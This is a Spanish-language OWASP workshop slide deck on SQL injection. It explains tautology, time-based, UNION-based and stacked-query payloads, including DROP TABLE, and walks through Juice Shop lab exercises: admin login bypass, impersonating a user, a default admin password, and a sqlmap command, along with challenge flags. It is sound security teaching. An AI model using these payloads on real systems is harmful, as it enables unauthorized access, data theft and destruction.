

CONNECT

LEARN

SHOW

# SQL INJECTION DEEP DIVE

**Mateo Martinez**

OWASP LATAM TOUR 2017 – Abril 2017 – Lima, Perú



**OWASP**  
Open Web Application  
Security Project

# MATEO MARTINEZ

INGENIERO EN SISTEMAS

CISSP

CEH

ISO 27001 LEAD IMPLEMENTER

ISO 27032 LEAD CYBERSECURITY MANAGER

GERENTE GENERAL DE KOD LATAM SECURITY (KOD.UY)

DOCENTE HACKING ÉTICO UNIVERSIDAD ORT URUGUAY

OWASP URUGUAY CHAPTER LEADER

COORDINADOR CENTRO DE CIBERSEGURIDAD INDUSTRIAL

MASTER EN SEGURIDAD INFORMÁTICA (CANDIDATE 2018)

MBA (CANDIDATE 2017)

[MATEO.MARTINEZ@OWASP.ORG](mailto:MATEO.MARTINEZ@OWASP.ORG) // @MATEOMARTINEZOK

# 2013-A1 – Inyección (2017 RC idem)

## Inyección significa

- Engañar a la aplicación para que envíe comandos al interprete

## Interpretes...

- Recibir Strings e interpretarlos como comandos
- SQL, OS Shell, LDAP, XPath, Hibernate, etc...

## Sigue siendo un riesgo muy comun

- Muchas aplicaciones siguen siendo vulnerables
- Es simple de evitar

## Impacto típico

- Grave. Toda la base de datos puede ser leída y/o modificada
- Puede permitir full access a bases de datos, usuarios o OS

# 2013-A1 – Tipos de Inyección

- Command Injection
- Code Injection
- LDAP Injection
- SQL Injection



# Inyección

- Permite a los atacantes enviar código malicioso a través de la aplicación hacia otros sistemas
- La mejor forma de detectar si una aplicación es vulnerable a inyección es verificar que todos los interpreters separen claramente los datos no confiables del comando o consulta
- Este tipo de ataques incluye llamadas al sistema operativo, llamadas a programas desde comandos de Shell o consultas a las BD del backend

# Inyección SQL

- El atacante puede ejecutar código SQL malicioso pudiendo modificar la Base de Datos de la aplicación afectando su integridad.
- Puede permitir a un atacante sin acceso autorizado el acceso a información sensible.
- Un atacante debe conseguir un parámetro que llegue hasta la base de datos

# APLICACION



1. Presenta un formulario al atacante
2. El atacante envia un ataque mediante el formulario
3. La aplicación redirecciona el ataque hacia la BD (sql query)
4. La Base de Datos ejecuta la query y envia la información cifrada a la aplicación
5. La aplicación descifra la información y se la presenta al usuario

# Inyección SQL

```
<form method="post"  
action="http://testasp.vulnweb.com/Login.asp">  
<input name="tfUName" type="text" id="tfUName">  
<input name="tfUPass" type="password" id="tfUPass">  
</form>
```






# Inyección SQL

```
SELECT id  
FROM logins  
WHERE username = '$username'  
AND password = '$password'
```



# Inyección SQL

```
SELECT id  
FROM logins  
WHERE username = 'Mateo'  
AND password = 'cualquiera' OR 'x'='x'
```



'\$password'



# 2013-A1 – Inyección

It All Starts with a '

Habla flaca!  
Con cuántos patas  
has "estado" ?

Y a ti qué  
xu...?!!!

'naa?

Naa!

404 FILE NOT FOUND

' OR 1=1--

ADAM	ERIC	LUKE	SEAN
ALAN	GEORGE	MAX	STEVEN
ALEX	GREY	MILES	TAYLOR
BOBBY T.	HAYDEN	NATHANIEL	TRAVIS
CAMDEN	SON	NICK	...
CHRIS	DAN	PAT	...
CLINT	...	RICK	...
DEREK	...	ROB	...

2010-2011 SOMETHINGSOFTWAREFILE.COM

From Dave Whitecode.com

# Inyección SQL

SELECT title, description, body FROM items WHERE ID = 2

*http://newspaper.com/items.php?id=2 and 1=2*

SELECT title, description, body FROM items WHERE ID = 2 and 1=2

*http://newspaper.com/items.php?id=2 and 1=1*



# Inyección SQL

Time Based

<http://www.site.com/vulnerable.php?id=1' waitfor delay '00:00:10'-->



**OWASP**  
Open Web Application  
Security Project

# Buscando usuarios

```
SELECT email, passwd, login_id, full_name  
FROM users  
WHERE email = 'x' OR full_name LIKE '%Mateo%';
```



# Buscando contraseñas

```
SELECT email, passwd, username, full_name  
FROM users  
WHERE email = 'mateo@sqli.com'  
AND passwd = 'uruguay2017';
```



# Agregando usuarios

```
SELECT email, passwd, username, full_name  
FROM users  
WHERE email = 'x';  
INSERT INTO users  
('email','passwd','username','full_name')  
VALUES ('mateo@sqli.com','1234','mateo','Mateo  
Martinez');--';
```






# Borrando la BD

```
SELECT email, passwd, username, full_name  
FROM users  
WHERE email = 'x';  
DROP TABLE members; --'; -- Ouch!
```





<https://xkcd.com/327/>



**OWASP**  
Open Web Application  
Security Project

# Contando Columnas (Union Based)

Los ataques basados en UNION permiten extraer fácilmente información de la base de datos. Pero el operador UNION sólo se puede utilizar si ambas consultas tienen la misma estructura exacta. El atacante debe elaborar una instrucción SELECT similar a la consulta original. Se debe conocer el nombre de la tabla y se debe determinar también el número de columnas y su tipo de datos.



# Contando Columnas (Union Based)

```
SELECT name, description, price FROM products  
WHERE category=1 ORDER BY 2
```



# Descubrir tipos de datos (Union Based)

```
SELECT name, description, price FROM products  
WHERE category=1 UNION SELECT 'A', 'B', 3 FROM  
all_tables
```

En pocas columnas es simple, pero a medida que crece el número de columnas se hace más complejo. Hay herramientas como SQLMap que automatizan el proceso.

# SQL Injection Union Based attack

```
SELECT name, description, price FROM products  
WHERE category=1 AND 1=2 UNION SELECT  
username, password, 1 FROM members
```

**Incorporar una operación lógica falsa le asegura al atacante datos limpios del ataque al estar antes del UNION.**

# Determinar el Tipo de SQL Injection

- Identificar la Inyección
- Identificar el tipo de Inyección:
  - STRING
  - NUMERICO
- Tipo de ataque:
  - Error-Based SQL Injection
  - Union-Based SQL Injection
  - Blind SQL Injection



# TOOLS para SQL Injection

- Mieliekoek.pl (error)
- Wpoison (error)
- Sqlmap (blind and union)
- Sapiti (error)
- W3af (error)
- Paros (error)
- Sqid (error)





# LAB – Configurando ZAP



# LAB – OWASP Juice Shop




[https://www.owasp.org/index.php/OWASP Juice Shop Project](https://www.owasp.org/index.php/OWASP_Juice_Shop_Project)



**OWASP**  
Open Web Application  
Security Project

# LAB – Configurando ZAP



# Entendiendo el LAB con ZAP

More information

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration:

HTTP Proxy:  Port:

☐ Use this proxy server for all protocols

SSL Proxy:  Port:

FTP Proxy:  Port:

Copher Proxy:  Port:

SOCKS Host:  Port:

☐ SOCKS v4 ☒ SOCKS v5

No Proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24

☐ Automatic proxy configuration URL:

Reload



# Lab #1

Es un lab de “calentamiento”... deben encontrar el Score-Board de Juice Shop



# Lab #1

Es un lab de “calentamiento”... deben encontrar el Score-Board de Juice Shop

**Pista: Ver el código fuente**



**OWASP**  
Open Web Application  
Security Project

# Lab #1


Es un lab de “calentamiento”... hay que encontrar el Score-Board de Juice Shop

**Pista: Ver el código Fuente**

**Respuesta: /score-board**



# Lab #1





# Lab #2

## Generar un SQLi Error Based



# Lab #2

Generar un SQLi Error Based

**Pista: Vamos a generar un error todos juntos.  
Ingresar con un login llamado mail'**



# Lab #2

# Login

```
{
  "error": {
    "message": "SQLITE_ERROR: unrecognized token: \"3691308f2a4c2f6983f2880d32e29c84\"",
    "stack": "Error: SQLITE_ERROR: unrecognized token: \"3691308f2a4c2f6983f2880d32e29c84\\n at Error (native)",
    "errno": 1,
    "code": "SQLITE_ERROR",
    "sql": "SELECT * FROM Users WHERE email = 'mail' AND password = '3691308f2a4c2f6983f2880d32e29c84'"
  }
}
```

## Email



**OWASP**  
Open Web Application  
Security Project

# Lab #3

Ingresar a la plataforma sin conocer un usuario



**OWASP**  
Open Web Application  
Security Project

# Lab #3

# Login

Email

a' or 1=1--|

# Lab #3

localhost:3000/#/search

OWASP Juice Shop Hacking exercise rule...

OWASP Juice Shop v2.22.0

Logout English Search... Search Your Basket About Us

You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)  
2614339936e8282e2f820f023d4d998a1f95e02a

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)  
690fa3247a99d651e0b26f947baf0b79b4f404a9

# Lab #3

¿Y como llegó a ser admin?



**OWASP**  
Open Web Application  
Security Project

# Lab #3

¿Y como llegó a ser admin?

**Respuesta: Funcionó el `SELECT * FROM USERS`, y el user ID #1 era justamente el admin**





# Lab #3

¿Y esta inyección de donde salió?



**OWASP**  
Open Web Application  
Security Project

# Lab #3


¿Y esto de donde salió?

**Pista: Probemos con ZAP...**




**OWASP**  
Open Web Application  
Security Project

# Lab #3



# Lab #3



# Lab #3

3	Fuzzed	401	Unauthorized	62 ms
4	Fuzzed	401	Unauthorized	85 ms
5	Fuzzed	200	OK	122 ms
6	Fuzzed	401	Unauthorized	72 ms
7	Fuzzed	401	Unauthorized	37 ms
8	Fuzzed	500	Internal Server Error	27 ms

```
{"email":"' or 1=1-- ", "password": "pass"}
```

```
pass"]
```

# Lab #3

Quick Start

Request

Response

Header: Text ▼ Body: Text ▼

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 441
ETag: W/"1b9-mmXXVjfrREof2svzF1DBag"
Date: Tue, 04 Apr 2017 01:42:56 GMT
Connection: keep-alive
```

```
{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWF0IjoiMTY0MDE3MDY5ZGYxOGI1MDAiLCJpcmlhbnQvGVkQXQiOiIyMDE3LTA0LTAzIDE3OjQ0OjIxLjAwMCArMDA6MDAifSwiaWF0IjoxNDkxMjc1MTc2LCJl
eHAiOiJlE00TEyODgxNzZ9.5ljhgS-kPFGxqJSiYsdFvv2oczijJ0Ryt-asPEi73AE", "bid": 1, "email": "admin@juice-sh.op"}
```



# Lab #4

Ingresar como el usuario “bender”



**OWASP**  
Open Web Application  
Security Project

# Lab #4

Ingresar como el usuario “bender”

Pista: [bender@juice-sh.op'--](#)

Transforma la consulta en:

**SELECT \***

**FROM USERS**

**WHERE email='bender@juice-sh.op'**





# Lab #4

You successfully solved a challenge: Login Bender (Log in with Bender's user account.)  
🚩 5ff5052e879e6fef64124e64c82c84ebc809c6c4



# Lab #4

¿Y si no me se el email?



**OWASP**  
Open Web Application  
Security Project

# Lab #4

¿Y si no se el email?

**Pista: entonces utilizar una consulta similar a:**  
**' or email like '%bender%' ; --**



# Lab #5

Acceder como admin sin hacer SQLi



# Lab #5

Acceder como admin sin hacer SQLi

**Pista: buscar claves en sitios como:**  
**<https://github.com/danielmiessler/SecLists/tree/master/Passwords>**



# Lab #5

Acceder como admin sin hacer SQLi

**Pista: buscar claves en sitios como:**

**<https://github.com/danielmiessler/SecLists/tree/master/Passwords>**

**Respuesta: admin@juice-sh.op/admin123**



# Lab #6

Vamos a instalar SQLMap para automatizar ataques:

Ejecutar en la terminal:  
`#sudo apt-get install sqlmap`




# Lab #6

Una vez instalado ejecutar en la terminal:

`#sqlmap -u`

`'http://localhost:3000/rest/product/search?q=prueba' --level=2 -p 'q' --dbms='sqlite'`

A screenshot of a terminal window with a dark background. The title bar shows window control icons and the text 'juice@juice: ~'. Below the title bar is a menu bar with 'File Edit View Search Terminal Help'. The main area shows a command prompt 'juice@juice:~\$' followed by the command 'sqlmap -u 'http://localhost:3000/rest/product/search?q=prueba' --level=2 -p 'q' --dbms='sqlite''. A cursor is visible at the end 